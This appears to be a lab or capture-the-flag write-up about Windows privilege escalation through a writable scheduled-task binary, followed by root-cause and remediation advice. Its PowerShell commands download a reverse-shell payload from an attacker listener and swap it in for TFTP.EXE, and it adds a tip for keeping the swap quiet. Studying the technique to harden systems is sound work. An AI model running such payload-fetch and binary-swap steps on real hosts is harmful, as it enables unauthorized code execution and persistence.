Not every interesting scheduled task shows up by name in Task Scheduler enumeration first. Sometimes the fastest way to find one is to notice a folder that has no business existing on a default Windows install, and go look inside it.
Enumeration — A Non-Default Folder
Already holding a shell on this host, a folder at C:\Backup stood out during manual directory review:
Automated scripts follow predefined patterns.
C:\Backupis not part of any default Windows installation — an administrator created it and placed files there deliberately. Non-standard directories created by administrators are consistently worth manual inspection.

Any folder an administrator created by hand, outside the usual Windows directory layout, is worth a look — it’s far more likely to contain custom scripts, credentials, or automation with loose permissions than anything under C:\Windows or C:\Program Files.
Finding the Scheduled Task
Listing the folder’s contents and reading the one plain-text file inside it explained exactly what the folder was for:
PS C:\Backup> dir Directory: C:\Backup
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 6/12/2020 7:45 AM 11304 backup.txt
-a---- 6/12/2020 7:45 AM 73 info.txt
-a---- 6/23/2020 7:49 PM 73802 TFTP.EXE
PS C:\Backup> type info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
The info.txt file spells the task out directly: every 5 minutes, something on this box runs C:\Backup\TFTP.EXE to pull backup.txt from a remote TFTP server at 192.168.234.57. That command itself isn’t the interesting part — what matters is that it runs automatically and repeatedly, and TFTP.EXE is just a file sitting in a folder, no different from any other file as far as Windows permissions are concerned. If that file can be overwritten by a lower-privileged account, the scheduled task becomes a free, repeating code-execution trigger under whatever account the task runs as.
Replacing the Binary
With an elevated shell already in hand on this host — caught as slort\administrator — the plan was straightforward: swap TFTP.EXE for a payload with the same filename, so the next time the task fires, it executes the payload instead of the real TFTP client.
[+] [New Reverse Shell] => SLORT 192.168.128.53 Microsoft_Windows_10_Pro-x64-based_PC slort\administrator Session ID <2>
From that session, the backup folder and its scheduled-task note were reconfirmed:
PS C:\Backup> more info.txt
Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
A reverse-shell payload was then downloaded directly into the same folder, and the real TFTP.EXE was renamed out of the way before the payload took its place:
PS C:\Backup> curl http://192.168.45.181:1243/shell.exe -OutFile shell.exe
PS C:\Backup> dir
PS C:\Backup> move TFTP.EXE OLD.exe
PS C:\Backup> move shell.exe TFTP.EXE
PS C:\Backup> dir
Breaking down the commands:
curl ... -OutFile shell.exe— downloads the payload over HTTP from an attacker-controlled listener, saving it asshell.exemove TFTP.EXE OLD.exe— preserves the original binary under a different name rather than deleting it outright, which keeps the folder looking plausible and avoids breaking anything that might check for the file’s existencemove shell.exe TFTP.EXE— renames the payload to the exact filename the scheduled task is configured to run, so the task’s next trigger launches the payload transparently
The follow-up dir confirmed the swap: OLD.exe now holds the original TFTP client, and TFTP.EXE is the renamed payload, sitting in exactly the path and under exactly the filename the scheduled task was already configured to execute every 5 minutes.
Root Cause
The scheduled task itself wasn’t misconfigured in an unusual way — it ran a fixed command on a fixed interval, which is completely normal. The actual weakness was in the filesystem permissions on the binary the task depended on. Whatever account the task runs under, it trusts that C:\Backup\TFTP.EXE is still the legitimate TFTP client every time it fires. Nothing about the task definition verifies that.
Fix:
1. Restrict write access on any folder referenced by a scheduled task — and
   on the specific binaries it executes — to Administrators and SYSTEM only.
   A standard or lower-privileged account should never be able to modify a
   file a privileged scheduled task depends on.

2. Avoid placing custom automation binaries in ad hoc, manually created
   folders with inherited or default permissions. Use a dedicated,
   tightly-permissioned directory for anything referenced by scheduled
   tasks or services.

3. Where possible, verify binary integrity before execution (code signing,
   hash checks) rather than trusting a fixed file path implicitly.

4. Periodically audit Task Scheduler for tasks that reference binaries
   outside of C:\Windows and C:\Program Files, and check the write
   permissions on those paths specifically.
Key Takeaways
- A folder that doesn’t belong on a default Windows install is one of the highest-value things to find during manual enumeration — administrators create these folders for a reason, and that reason is often undocumented automation
- A scheduled task is only as trustworthy as the permissions on the binary it executes — the task definition itself can be completely unremarkable while the real weakness sits in the filesystem
- Renaming the original binary aside (rather than deleting it) keeps a swap quiet and reversible, and avoids anything that checks for the file’s existence before running
- This is the same underlying bug class as writable service binaries or writable scheduled-task scripts — the trigger mechanism differs, but the fix (lock down who can write to anything a privileged process executes) is identical
- Always check who can write to a scheduled task’s target binary, not just whether the task exists —
info.txthere did the enumeration work for free, but accesschk or icacls would confirm the same thing on a box that doesn’t leave notes lying around
Questions? Hit me up on X.